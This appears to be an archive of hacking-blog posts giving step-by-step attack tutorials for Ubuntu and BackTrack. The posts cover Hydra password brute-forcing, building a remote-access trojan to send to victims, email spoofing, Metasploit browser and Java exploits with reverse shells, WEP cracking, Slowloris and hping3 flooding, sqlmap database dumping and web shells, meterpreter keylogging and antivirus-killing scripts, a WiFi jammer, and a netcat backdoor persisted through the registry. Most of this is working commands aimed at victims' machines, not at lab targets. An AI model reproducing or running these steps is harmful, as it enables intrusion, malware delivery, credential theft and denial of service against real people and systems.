Showing posts with label UBUNTU. Show all posts

Wednesday, January 30, 2013

Brute-Force attack using HYDRA

What is BRUTE-FORCE attack ?


A password attack that does not attempt to decrypt any information, but continue to try different passwords. For example, a brute-force attack may have a dictionary of all words or a listing of commonly used passwords. To gain access to an account using a brute-force attack, a program tries all available words it has to gain access to the account. Another type of brute-force attack is a program that runs through all letters or letters and numbers until it gets a match.

How to install THC-hydra ?


Open your terminal & type following command

(1)sudo bash

(2)wget http://freeworld.thc.org/releases/hydra-6.3-src.tar.gz

(3)After downloading ,we are going to extract it

tar -xvf hydra-6.3-src.tar.gz

(4)tar -xvf hydra-6.3-src.tar.gz

(5)./configure && make && install

(6)make install


How to use THC-hydra?


If you are attacking FTP service then first make sure to run an nmap scan for any open FTP ports (by default it should be 21)

Now in order to brute-force a specific login form you need to define the user-name (if you don't know it include a file containing some), the word-lists directory, the service attacking and form method and the page itself.

Type following command in terminal

hydra -l admin -P /root/pass  127.0.0.1 http-post-form "/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Not Logged In"

hydra-bruteforce

The -l switch defines the username and the capital -L - a list of usernames for the brute-force attack (if you don't know the login).

The -p switch defines the password and the capital -P - the directory for the wordlists ( the -P is used almost always)

If we're attacking a web form over http and the method is post then we use "http-post-form" if the service is FTP simply use "ftp".

Another thing you should be aware of is that the variables username and password are not always the same. They different depending on the code.

They could be usr,pwd etc - it's not necessarily for them to be as in most cases "username" & "password". Just view the source and make sure what their names are.

Now there are a lot more options of Hydra. I'll explain some of them below no matter that they are included in the MAN page of hydra

-vV - The verbose mode. This mode shows you every login attempt hydra tries.

-s - We specify the port on which we're running our attack.

-x - For brute-force parameters generation. We define our charset and minimum & maximum length of it.

-R - Restores a previously aborted session of an attack.

-e ns - Checks for blank or no password fields.

Monday, December 24, 2012

How to use R.A.T. through S.E.T?

RAT is Remote Administration tool , using RAT you can control Remote P.C. ,there are lots of software available for RAT , but they are made from hackers, there is possibility of back-door in that readily available software. So today we use RAT through Social engineering toolkit(SET).

(1)Open your terminal & type

cd /opt/set

./set

(2)update your set

(3)Now select option 3 which is Third party Modules

(4)Now select option 2 which is RATTE (Remote administration tool tommy edition).

(5)Enter I.P. Address of your computer to connect back

(6)Port RATTE Server should listen on [8080]: press enter

(7)Should RATTE be persistent [no|yes]?:yes

(8)Use specifix filename (ex. firefox.exe) [filename.exe or empty]?:cool.exe

(9) Payload has been exported to src/program_junk/ratteM.exe

(10)Now send your ratteM.exe files to victim, as soon as they download and open it

Start the ratteserver listener now [yes|no]:yes

(11)chose 1 option which is list client

(12)if the payload been executed successfully, then you will see a new session and the client details. Note down the session number. Enter the session you want to interact with:press 0 here

Now choose option2 “activate client”

Now you get menu with lots of menu. Select 1st option which is start shell.

Friday, December 21, 2012

How to install & configure send mail in Ubuntu?

Send mail is program which will help you to send email through command, you can send email from terminal or CMD . In this program we use our machine as a server. I will show you how to install & configure Send-Mail. So we can spoof email to targets. But problem is that this email is detected as spam due to automatic sending through machine.

How to Install Send-Mail?


Open terminal & type following command in terminal.

sudo apt-get install mailutils

sudo apt-get install sendmail


How to configure it?


After installing sendmail , you should configure sendmail. It`s little hard. But don`t worry after that we can spoof email to anyone.

Type following command on terminal

sudo gedit /etc/mail/sendmail.mc

It will open sendmail.mc file.

For example your last two lines are as follow

MAILER(`local')dnl

MAILER(`smtp')dnl

Put this code before that two lines.

MAILER_DEFINITIONS

define('SMART_HOST',`smtp.gmail.com')

Ok. now close that file

Now we will generate configure file from .mc file so type following command in terminal.

sudo bash -c 'cd/etc/mail/ && m4 sendmail.mc >sendmai.cf'

Now everything is complete, try to send mail using terminal or use Social Engineering Tool-Kit as i mention in previous post.


How to send mail through Command?


open terminal and type following command.

telnet 127.0.0.1 25

HELO server

MAIL from:sender`s email address

RCPT to: Recipient address

DATA

Subject:Test mail

from: sender`s email address

to: receiver`s address

Test Mail

.

quit


Now check spam folder of receiver`s email , you got email . Now check show original option of email , you can see that i.p. of computer , o.s. , many other things.

Wednesday, December 19, 2012

How to install social engineering toolkit(S.E.T.) in ubuntu?

Social Engineering Tool kit is cool tool which came with BACKTRACK, this increase power of metasploit. If you are on any linux system other than BACKTRACK , then you can install it .

Updated:This article was written when S.E.T. use SVN. Now it`s move to github. So please click here to new installation method.

Extra package which is necessary to use SET effectively are as follow.

(1)Metasploit:- You can see my old post about how to install metasploit in ubuntu here.

(2)Ettercap:- If you are on any network & want to attack on network like Man in the Middele Attack or DNS poisoning then you require it.

To install Ettercap open terminal in type following command:-

sudo apt-get install ettercap

(3)Openjdk-6-It`s necessary program to use SET. Just type following command in terminal

sudo apt-get install openjdk-6-jdk


Now open terminal & change directory to opt.

sudo bash

cd /opt

svn co http://svn.secmaniac.com/social_engineering_toolkit set/

cd /opt/set

svn update

nano config/set_config

Now we will configure it. First it require metaspolit path . So we will put it on configure file. Here comes problem , in first step we install metasploit , it`s directory is opt/metasploit-4.4.0/msf3. But when we put this path in configure file it cannot detect metasploit . So we have to rename metasploit-4.4.0 to framework3. So rename metasploit-4.4.0 folder name to framework3.

Put opt/framework3/msf3 this path in config file. Save it.Type in terminal.

./set

It will open SET .

In next tutorial I will show you how to configure sendmail & use it in set.

I Know I cannot explain good, So if you face any problem please mention in comment.

Updated:This article was written when S.E.T. use SVN. Now it`s move to github. So please click here to new installation method.

Friday, December 7, 2012

How to scan web-server with Nikto?

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6500 potentially dangerous files/CGIs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.

Nikto is not designed as an overly stealthy tool. It will test a web server in the quickest time possible, and is fairly obvious in log files. However, there is support for LibWhisker's anti-IDS methods in case you want to give it a try (or test your IDS system).

Not every check is a security problem, though most are. There are some items that are "info only" type checks that look for things that may not have a security flaw, but the webmaster or security engineer may not know are present on the server. These items are usually marked appropriately in the information printed. There are also some checks for unknown items which have been seen scanned for in log files.

Nikto is a tool that it has been written in Perl and it can perform tests against web servers in order to identify potential vulnerabilities

 Download Nikto from here.

 Open terminal & extract it in folder

 Then change directory, type following code in terminal

    cd Downloads/nikto-2.1.5

 Make nikto.pl file exectuable(right click on file, & make it executable)

 Update it by typing following command

    ./nikto.pl -update

 Now final step to scan webhost type following in termina

   ./nikto.pl -host I.p

Tuesday, December 4, 2012

how to Browser Autopwn attack in metasploit?


In this article we will examine the effectiveness of metasploit browser autopwn module.The basic idea behind that module is that it creates a web server in our local machine which will contain different kind of browser exploits.When the user will open the malicious link then the execution of the exploits will start against the browser of the user and if one of the exploits is successful a meterpreter session will open.
In order to use this attack we have to open the metasploit framework and to use the browser_autopwn module.In the next image you can see the available options and default settings for this module.

metasploit-autopwn


We will set up the LHOST with our IP address,the SRVPORT with the port 80 (otherwise the link that we have to send to the user must me in the format IP:8080) and the URIPATH with / in order to prevent metasploit to set up random URL’s.
metasploit-autopwn

After the execution of this module we will notice that different exploits for a variety of browsers will start loading to our web server.

metasploit-autopwn

Now we can share the link through our email to our client employees.If any user opens the malicious link,the autopwn module will try all these exploits in order to see if it can break into the client.If the browser is vulnerable to any of these exploits meterpreter sessions will open.

metasploit-autopwn

Browser based attacks are not stable.This is because browsers can crash which means that the meterpreter session or the shell access will lost.For that reason the metasploit will try to migrate with a another process more stable as soon as possible.

metasploit-autopwn

Monday, December 3, 2012

How to crack wi-fi password in ubuntu?


For this purpose we are going to use Ubuntu. First we have to install air-crack program in o.s
(1)install aircrack
sudo apt-get install aircrack-ng

(2) You need to go in root first. For this purpose type “su –“ and type your password.

(3)now type following command in terminal
Code:
# iwconfig wlan0 mode monitoring
Note: If some sort of error occurs type “# iwconfig” in a terminal to check for your wireless.

(4)After that it’s time to scan for a wireless network which we will compromise with educational purpose. This time we will use the command:
Code:
# airodump-ng wlan0 
crack-wi-fi-password-in-ubuntu

(5)Once you’ve found one, abort the process with Ctrl+C. Now when we have got our target it’s time to collect some information about the network. First of all copy the MAC Address of the access point which stands for BSSID (should look something like 00:15:EB:E7: …). Another thing is that we need to know the channel it’s currently working on (could see that under CH – e.g. 6). So let’s gather our information with airodump-ng.
Code:
# airodump-ng –w wep –c 6 –bssid 00:15:EB:E7: … wlan0 
crack-wi-fi-password-in-ubuntu

(6)Now we need to open another terminal in which we will use ARP Reply attack to increase the amount of data packets and gather the initializing vectors or IV of the earlier chosen Access Point.
Code:
# aireplay-ng -3 –b 00:15:EB:E7: … wlan0 
crack-wi-fi-password-in-ubuntu

(7)Let’s go to terminal 1 again and have a look at the data packets. We need to have collected over 20 000 packets. If so abort both airodump-ng and aireplay-ng.
Now we have everything required to decode the key of the wireless network. We do that with aircrack as shown below:
Code:
# aircrack-ng wep-03.cap 
crack-wi-fi-password-in-ubuntu

Then you should see that the key has been decrypted 100% successfully and the key itself.

Thursday, November 22, 2012

How to use latest java vulnerability to hack remote p.c. ?

Today we are going to use metasploit again. We can hack remote computer using java applet to run code outside send-box. This vulnerability is new. It` s applicable to java version 7 and earlier.

(1)To use this vulnerability first update your metasploit modules by runnig command msfupdate in your terminal

(2)Now after update type msfconsole

(3)type use exploit/multi/browser/java_jre17_jaxws

(4)set payload java/shell_reverse_tcp

(5)set lhost 223.232.185.97(your I.p)

(6)set srvhost 223.232.185.97(server I.p.)

(7)set uripath /

(8)exploit

Now an URL you should give to your victim http://223.232.185.97:8080/

Now send link to victim. When victim open your link, you have access of victim` s computer.

(9)type sessions -l

(10)the Session number to connect to the session. And Now Type sessions -i ID

Wednesday, November 21, 2012

How to crack any hash with help of online services?

How to crack any hash with help of online services?

findmyhash.py try to crack different types of hashes using free online services.

(1)Download it from here .

(2)Open terminal & change directory where you download tool , if we download tool in download folder then type in following command in terminal

cd Downloads

(3)python findmyhash.py


Accepted algorithms are:

MD4, MD5, SHA1, SHA256, RMD160, LM, NTLM, MYSQL, CISCO7 & JUNIPER

NOTE: for LM / NTLM it is recommended to introduce both values with this format:

python findmyhash.py LM -h 9a5760252b7455deaad3b435b51404ee:0d7f1f2bdeac6e574d6e18ca85fb58a7

python findmyhash.py NTLM -h 9a5760252b7455deaad3b435b51404ee:0d7f1f2bdeac6e574d6e18ca85fb58a7


Valid OPTIONS are:

-h <hash_value> If you only want to crack one hash, specify its value with this option.

-f <file> If you have several hashes, you can specify a file with one hash per line.

NOTE: All of them have to be the same type.

-g If your hash cannot be cracked, search it in Google and show all the results.

NOTE: This option ONLY works with -h (one hash input) option.


Examples:

-> Try to crack only one hash.

python findmyhash.py MD5 -h 098f6bcd4621d373cade4e832627b4f6

-> If the hash cannot be cracked, it will be searched in Google.

python findmyhash.py SHA1 -h A94A8FE5CCB19BA61C4C0873D391E987982FBBD3 -g

-> Try to crack multiple hashes using a file (one hash per line).

python findmyhash.py MYSQL -f mysqlhashesfile.txt

Saturday, November 17, 2012

how to crack md5 hash in ubuntu?


If you have an password in md5 hash and you need password in plain text for this there is lot of tool and online websites too but they wont crack all md5 hash if your hash exist in thier database they will give u plain text password but if not than u have to use some tool like here.

We are using a perl script to crack an hash so we had encrypted an text "r2/." into a md5 hash which is "5d28a1f53e24a8b0a85d0a53348d49ad" so here we will try to decrypt it again with perl in a plain text.

So first of all here we already know the length of text is 4 and it is included with specail characters like ". /" etc so our job will be easy but if we dont know the length and what kind of character included in hash then what? no problem we have some solution for that too ok lets began with first step if u are using linux here we are using back track for this first of all you need perl script so donalod and follow the steps to crack a hash i will try to explain each part of this script

(1)Download perl script from here.

(2)Make it exexcutable.

(3)open terminal & change directory where you download script.

(4)now type following command in terminal

perl md5crack.pl

you can see information about script.
 

(5)type following in terminal & hit enter.

perl md5crack.pl ad 1 3 900150983cd24fb0d6963f7d28e17f72

our command will be like this > perl md5crack.pl ad 1 3 900150983cd24fb0d6963f7d28e17f72

ad is charset if we will use ad option that means it will try only lowercase alphabets and all digits 0-9 now 1 is minimum lenth of hash character like a b c etc and 3 is maximum lenth of hash so this command will try all lowercase alpha numerical from 1 to 3 lenth so if password is like abc or ab9 tc it will show us result now lets see next command line

 
crack-md5-hash-in-ubuntu


(6)type following in terminal & hit enter.

perl md5crack.pl aA 3 3 900150983cd24fb0d6963f7d28e17f72

see here aA charset if we will use this option than it will try

lower,uppercase alpha numerical word like "Jt3" and minimum length 3 and maximum is 3 it means it will try like this aaa,aab,aac ............aAc etc now lets move on last command line

(7)Type following command in terminal.

perl md5crack.pl aAdx 1 10 900150983cd24fb0d6963f7d28e17f72

here is charset is aAdx it will try lower,upperalpha numerical and specail charater ./*-+& etc. here minimum lenth is 1 and maximum is 10 to it will start from a to aaaaaaaaaa the first command will finish our tast fast but if hash included only lowercase alpha numerical word secound will try uppercase so it will took more than first command and thrid one will took more then first and second command so how to finish our job fast ok for cracking an hash i will say use more shell in one time like see normaly an pass length will be minimum 4 digits so we can start from 4 and maximum may be 10 or more so here what to do we can use 6 shell in one time for first command i will give u example here.

(8)it`s our last example.

perl md5crack.pl 4 4 900150983cd24fb0d6963f7d28e17f72

perl md5crack.pl ad 4 4 <hash here> this command will try only 4 charcter lenght word so in second shell we can try 5 5 so that will try only 5 charcter lengh word

perl md5crack.pl ad 5 5 <hash here> like this we can use 6 6, 7 7, 8 8 , etc so minimum and maximum length will be same so task will be finish fast and it depend on charset what kind of charset you are trying like ad,aA or aAdx now as i told here i have an example to make understand>>> text= "r2/." and encrypted md5 hash is "5d28a1f53e24a8b0a85d0a53348d49ad" we will try to crack it again in plain text here we will try command line > perl md5crack.pl aAdx 4 4 5d28a1f53e24a8b0a85d0a53348d49ad 

How to install & use SLOWLORIS in ubuntu?

(1)Open a browser and go to this URL: ‘http://ha.ckers.org/slowloris‘ (here you can know more about what is SLOWLORIS, & what it can do)

(2)Scroll down to the bottom of the page and right click, the slowloris link ‘save link as’ and save the file to your desktop.

(3)Open a terminal and type this command: cd Desktop and hit enter. This moves the working directory to your desktop.

(4)Then type in your terminal:

sudo apt-get install perl-doc

and enter your password when prompted. This installs the Perl documentation module you’ll need to see the Slowloris help page. Wait while the packages download and install.

(5)Then type this command, (all in one line) and press enter:

sudo apt-get install libhtml-parser-perl libio-socket-ssl-perl

(6)When ask yes/no type Y and press enter, this installs some libraries for Slowloris.

Again type another command, this time:

perldoc slowloris.pl

and hit enter. This will show the documentation for Slowloris. I usually type Crtl+X+Y=enter to save it as a record but if you like you can just scan it and type Crtl+X to get rid of it.

(7)Next you should type

sudo perl slowloris.pl -dns example.com -port 80 -test

hit enter and password if requested. This tests the server to see what it’s timeout window is. Wait until the test finishes, it will take several minutes. When it’s done it will tell you what timeout value to use….something along the likes of ‘Use 240 seconds for -timeout’.

(8)In the terminal window type,

sudo perl slowloris.pl -dns example.com -port 80 -timeout 240 -num 500 -tcpto 5

This performs the actual attack, if your time out test told you to use another timeout value use that.

(9)In your browser window reload the target page and you should see an error message that the server is unavailable. The attack has made the target site unavailable to all users.

To stop the attack just type Ctrl+C.

Saturday, November 10, 2012

HOW TO DO SQL INJECTION FROM LINUX?

Here is SQL injection tools for linux. It`s SQLMAP. SQLMAP is python based tool , so you can run in any os which has python installed.So it also works in windows.SQLMAP is far more advanced than HAVIJ.

How To Use SqlMap?


(1)Download SQLMAP here.

(2)Now extract it wherever you want.

(3)Change directory & I mean if you extract to download then, open terminal & type following code

cd Downloads

cd sqlmapproject-sqlmap-f305dde

(4)Now if you want to find url is vulnerable to sql injection or not. Type following command

nirav@ubuntu:~/Downloads/sqlmapproject-sqlmap-f305dde$ ./sqlmap.py -u “vulnerable url of website”

sql-injection-test

(5)To get database of website. Type following command in terminal


nirav@ubuntu:~/Downloads/sqlmapproject-sqlmap-f305dde$ ./sqlmap.py -u “vulnerable url of website” --dbs

sqlmap-dbs

(6)To get tables & columns of database , type following command

nirav@ubuntu:~/Downloads/sqlmapproject-sqlmap-f305dde$ ./sqlmap.py -u “vulnerable url of website”--tables --columns

sqlmap-tables-column


sqlmap-tables-column

(7)To Get data of particular database & Table , type following command


nirav@ubuntu:~/Downloads/sqlmapproject-sqlmap-f305dde$ ./sqlmap.py -u “vulnerable url of website” --dump -D “database_name” -T “table _name”

sqlmap-dump

sqlmap-dump-data


Now , you can view all database from following directory.

/home/nirav/Downloads/sqlmapproject-sqlmap-f305dde/output

What`s next you can do?


1-Execute arbitrary Sql command on the server

This is probably the easiest thing to do on a server that is vulnerable to sql injection. The --sql-query parameter can be used to specify a sql query to execute. Things of interest would be to create a user in the users table or something similar. Or may be change/modify the content of cms pages etc.

Another parameter --sql-shell would give an sql shell like interface to run queries interactively.

2-Get inside the admin panel and play

If the website is running some kind of custom cms or something similar that has an admin panel, then it might be possible to get inside provided you are able to crack the password retrieved in the database dump. Simple and short length passwords can be broken simply by brute forcing, however long length complex passwords may not be breakable.

Check if the admin panel allows to upload some files. If an arbitrary php file can be uploaded then it be a lot greater fun. The php file can contain shell_exec, system ,exec or passthru function calls and that will allow to execute arbitrary system commands. Php web shell scripts can be uploaded to do the same thing.

3-Shell on remote OS

This is the thing to do to completely takeover the server. However note that it is not as easy and trivial as the tricks shown above. sqlmap comes with a parameter call --os-shell that can be used to try to get a shell on remote system, but it has many limitations of its own.

Friday, November 2, 2012

Some of the Cool Metasploit Metrepreter script


Getcountermeasure
Getcountermeasure is an automated script Disable security measures such as antivirus, firewall, and more.
Command:- run getcountermeasure

Getgui
getgui script is used to enable RDP on a target system.
Command:- run getgui -e

GetTelnet
gettelnet script is used to enable telnet on the victim.
Command:- run gettelnet -e

Winenum
Winenum script is used to dump tokens, hashes.
Command:- run winenum

Getlocalsubnet
getlocalsubnet script is used to get the local subnet mask of a victim.
Command:- run get local subnets

Killav
Killav used to disable most antivirus programs.
Command:- run killav

Checkvm
Checkvm used to see if you exploited a virtual machine.
Command:- run checkvm


Scraper
Scraper is an automated script that gathers the victim machine environment information.
Command:- run scraper

Screenspy
screenspy used to take screenshot f remote pc.
Command:- run screenspy -t 10

Keylogrecorder
keylogrecorder used to start keylogger in victim pc.
Command:- run keylogrecorder

Credcollect
credcollect used collect the hashes of victim users.
Command:- run credcollect

Wednesday, October 24, 2012

How to jam WIFI network in UBUNTU & BACK TRACK?


If you have UBUNTU or BACK TRACK installed ,then you can start from step 7 directly you can skip first six step. If you have windows user start from here.

Step 1: Download Backtrack 5 R2 here as .iso for 32 bit:http://www.backtrack-linux.org/ajax/down...OME-32.iso
and 64 bit:http://www.backtrack-linux.org/ajax/down...OME-64.iso

Step 2: Download UNetbootin for Windows:http://unetbootin.sourceforge.net/unetbo...latest.exe

Step 3: Insert your FAT32 formatted flash/hard drive and open UNetbootin.

Step 4: At the bottom of UNetbootin you'll see it says Disc Image. Select ISO and find your file.
Type: USB-drive.
Letter: H:\ or whatever your computer says.
Then press on OK and let it finish.

Step 5: When it's done, press on Reboot now and when you're booting, remember to boot on your flash/hard drive. I use F12 when I'm booting to change, but it depends on each computer.
Step 6: Select Default, and wait for it to boot. When it's done booting, write "startx" in the console so it will start your desktop.

Step 7: Connect to your favorite WiFi network. Go to the "start icon" in Backtrack, go to Network and find "Wicd Network Manager". Connect to your wireless.

Step 8: Open Terminal and write:
Code:
wget http://wifijammer.googlecode.com/files/wifijammer_0.1.sh

After the transfer has completed you now type:
Code:
chmod +x wifijammer_0.1.sh

Now you write:
Code:
sudo ./wifijammer_0.1.sh wlan0

When that's done, you type in "scan" when it asks you to.

Step 9: You will see a lot of text when it scans. It will look like this:

wifi-jammer

You can see it says "CH" in the window. That means channel. On the picture, the ESSID is the WiFi's name. As you can see, the network with ESSID "openn" is on channel 9.

Wait for the scan to complete, and then (in this example) type in "9" for channel 9.

It will now jam all connections on channel 9, so that the WiFi "openn" will be unavailable. On the picture there's also a network with ESSID "Playh" on channel 9.. That one will also be unavailable.

In some cases, it might jam so hard, that laptops/WiFi searchers won't be able to scan for any WiFi signals at all.

Monday, October 15, 2012

Hack Linux OS using METASPLOIT

The most common use of msfpayload tool is for the generation of shellcode for an exploit that is not currently in the Metasploit Framework or for testing different types of shellcode and options before finalizing a module.

msfpayload linux/x86/meterpreter/reverse_tcp lhost=192.168.1.6 lport=4444 x > /root/Desktop/facebook


ubuntu-exploit


Now we successfully generate the malicious exe File, it will stored on your local computer /root/Desktop/facebook

Now we need to set up a listener to handle reverse connection sent by victim when the exploit successfully executed.

Open your terminal & type following commands.

msfconsole

use exploit/multi/handler

set payload linux/x86/meterpreter/reverse_tcp

set lhost 192.168.1.6

set lport 4444

exploit


Now send your facebook.exe files to victim, as soon as they download and open it. Now you can access meterpreter shell on victim computer.

Saturday, October 13, 2012

How to Find Email-Address of the domain using metasploit?


First open your terminal & Type following command
msfconsole
use auxiliary/gather/search_email_collector show options
metasploit-email-harvest


The next step you need to set up the domain you want to locate the email address.
When we finished setup the domain, the default searching engine that will be use for this searching are GoogleBing, and Yahoo.
Now next step is type
set domain “name of domain” (without quote) & press enter.
& type run and press enter.
It will search email address of domain in google,yahoo & bing.


Tuesday, October 9, 2012

Some Metasploit Attacks


today i will show you Some metasploit attacks.
Requirement:-
Backtrack.
Metasploit.

These are just some commands ,there are lots of options in metasploit. Acoording to vulnarability you can use it.

Attack 1: Hacking Windows XP with Metasploit tutorial - VNC remote control

use windows/smb/ms08_067_netapi
show optios
set RHOST 192.168.1.1 ----->IP target
set payload windows/vncinject/bind_tcp
exploit

Attack 2.Metasploit vs Windows 7 and AVG
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOT 192.168.0.1 ----->IP Attacker
set LPORT 5555
exploit
ps
migrate 1880
cd c:\ ls
download program-7.exe /root
run killav
shell

Attack 3. Hacking By Metasploit . Windows xp Sp3 
use windows/smb/ms08_067_netapi
set LHOST 192.168.1.1 --->ip attacker
set RHOST 192.168.1.1 ----->ip target
set payload windows/meterpreter/reverse_tcp
exploit

Attack 4: Hacking win7 with metasploit
nmap -sS -v -PN 192.168.1-255
use exploit/multi/handler
set LHOST 192.168.1.1 ------>ip attacker
set LPORT 5555
set payload windows/meterpreter/reverse_tcp
show optios
set EndOnSession false
show optios
set RHOST 192. ------>ip target
set RPORT 4321
show options
exploit

Attack 5: Exploit vulnerability in Windows 7
sudo nmap 192.168.1.1 ------>445/tcp_open microsoft-ds
use auxiliary/dos/windows/smb/smb2_negotiate_pidhigh
set RHOST 192.168.1.1 -----------ip target
set RPORT 445
run ----run the exploit

Attack 6: Metasploit backdooring
msf3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.1 X >backdoor.exe
root@kislay# cd /tmp
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.1.1 --->Listener's IP (Attacker)
show options
exploit
?
getuid
use priv
hashdump
keyscan_start
keyscan_dump
sysinfo
msg * ------->msg displayed on the screen

Attack 7: ms10 025 metasploit exploitation
nmap -O 192.168.1.7-----see the target operating system
search ms10
use exploit windows/mmsp/ms10_25_wmss_connect_funnel
set payload windows/shell_bind_tcp
show options
set RHOST 192.168.1.7 --ip target
exploit

Attack 8: IEPeers: ms10_08_ie_behaviors Exploit
search iepeers
use windows/browser/ms10_018_ie_behaviors
set PAYLOAD windows/exec
show options
set SRVHOST 192.168.1.1
set URIPATH /
set CMD calc.exe
set target 1
info ---->Available targets ;1 IE 6 spo-sp2 (onclick)
exploit
using url: http://192.168.1.1:8080/
open the browser mozilla or whatever browser used
type: http://192.168.1.1:8080/ ---enter
wait a few moments...

Attack 9: metasploit rpc_dum
nmap -sS 192.168...
135/TCP open
use msrpc_dcom_ms03_026
set payload win32_reverse_meterpreter
show options
set RHOST 192.168.1.1 ---->ip target
set LHOST 192.168.0.1 ----->ip attacker
exploit
help
use -m process
execute -f cmd.exe -c
interact 1
c:\winnt\system32\>dir

Attack 10: Uploading A Backdoor Metasploit Netcat
meterpreter> upload netcat.exe c:\\WINDOWS\\SYSTEM32\\
meterpreter> reg enumkey -k HKLM\\software\\Microsoft\\Windows\\CureentVersion\\Run
meterpreter> reg setval -k HKLM\\software\\Microsoft\\Windows\\CureentVersion\\Run -v windows live -d "c:\\WINDOWS\\SYSTEM32\\netcat.exe -L -d -p 5555 -e cmd.exe
meterpreter> reg enumkey -k HKLM\\software\\Microsoft\\Windows\\CureentVersion\\Run
meterpreter> reboot
bt~# nc 192.168.1.1 5555

Attack 11: BackTrack 4 R1 Metasploit 3 & SET, Hacking Windows 7
cd /pentest/exploits/SET
./set
Enter you choice: 4
enter the ip addres : 192.168.1.1
enter chose ( hit enter for default): 2
enter chose ( hit enter for default):16
set port 4444
open Konqueror /pentest/exploits/SET/
media/sda3 ---------->msf.exe
cd /pentest/exploits/SET# cd ..

/pentest/exploits# cd framework3
./msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168..
set lport 4444
exploit
use priv
help
excecute -f cmd
ipconfig
shell
screenhot
excecute -f explorer

Attack 12:ms067 + netcat backdoor
use windows/smb/ms08_067_netapi
set payload windows/meterpreter/reverse_tcp
set RHOST
set LHOST
exploit
upload /root/nc.exe c:\\WINDOWS\\SYSTEM32\\

Saturday, October 6, 2012

DOS attack from linux using hping3.

I am here to explain the DoS attacks (with practicals). You all know about DoS attack, Denial-of-Service Attacks. In this attack, attacker denies the user to use a particular service. You can have many tools for DoS attacks, but I'm gonna teach you a simple method for stress testing on the service.
We need Hping3 (It is available in linux only but you can use hping2 in windows but i can't assure you that it will work for this practical).Download Hping2/3 here .


Ok so let's bring down some services.

Open the console and go to the path of hping3 and give the following command.

hping3 --rand-source –S –L 0 –p <target port> <target IP>
Here we are sending SYN packets (set value by replacing 0) with a random source.

hping3 --rand-source –SA –p <open port> <target IP>
Here we are sending SYN + ACK packets from a random source.

hping3 --rand-source -–udp <target IP> --flood
Flooding the target IP with UDP packets.

hping3 --rand-source –SAFRU –L 0 –M 0 –p <port> <target> --flood
In this command, we are sending SYN+ACK+FIN+RST+URG packets with TCP ack (-L) and TCP seq (-M). Change the values after -L and -M.

hping3 --icmp --spoof <target address> <broadcast address> --flood
Flooding with ICMP packets by spoofed IP (--spoof).
Once you download the hping, open your console and type "hping3 --help" for more options.

Monday, October 1, 2012

HOW TO run .Exe files with wine ?

If you run a .exe file with wine and see The file '/home/[username]/example.exe' is not marked as executable. If this was downloaded or copied form an untrusted source, it may be dangerous to run.For more details, read about the executable bit.or anything like that then: This tutorial is for you!

EDIT: (Actually, this will work on any linux computer but in fluxbox when you right-click on the .exe file and go to the permissions tab there is no mark as executable checkbox [for me] So we have no other choice but to do it via terminal)

The only thing we have to do is mark it as executable. [which will be explained below]

I will take the example of example.exe

It is located in /home/[username]/Downloads

First, I will go to home/[username]/Downloads or whatever the folder is

If you did this (go to the folder) with a file manager then (after you are in the folder where the .exe file is present) right click on an empty space on the folder---> then click open in terminal.

A terminal should pop up.

in the terminal type ls

just to see if your file is there. If it isn't then you are not in the correct folder. NOTE: The file should NOT have any spaces. If it does then go back to the folder where it is and right-click it and click Rename then delete the spaces then continue:

Type

chmod 544 example.exe

(Replace example.exe with your .exe file)


Now go to the .exe file with your file manager. You should see a lock on it. This means that it is executable.

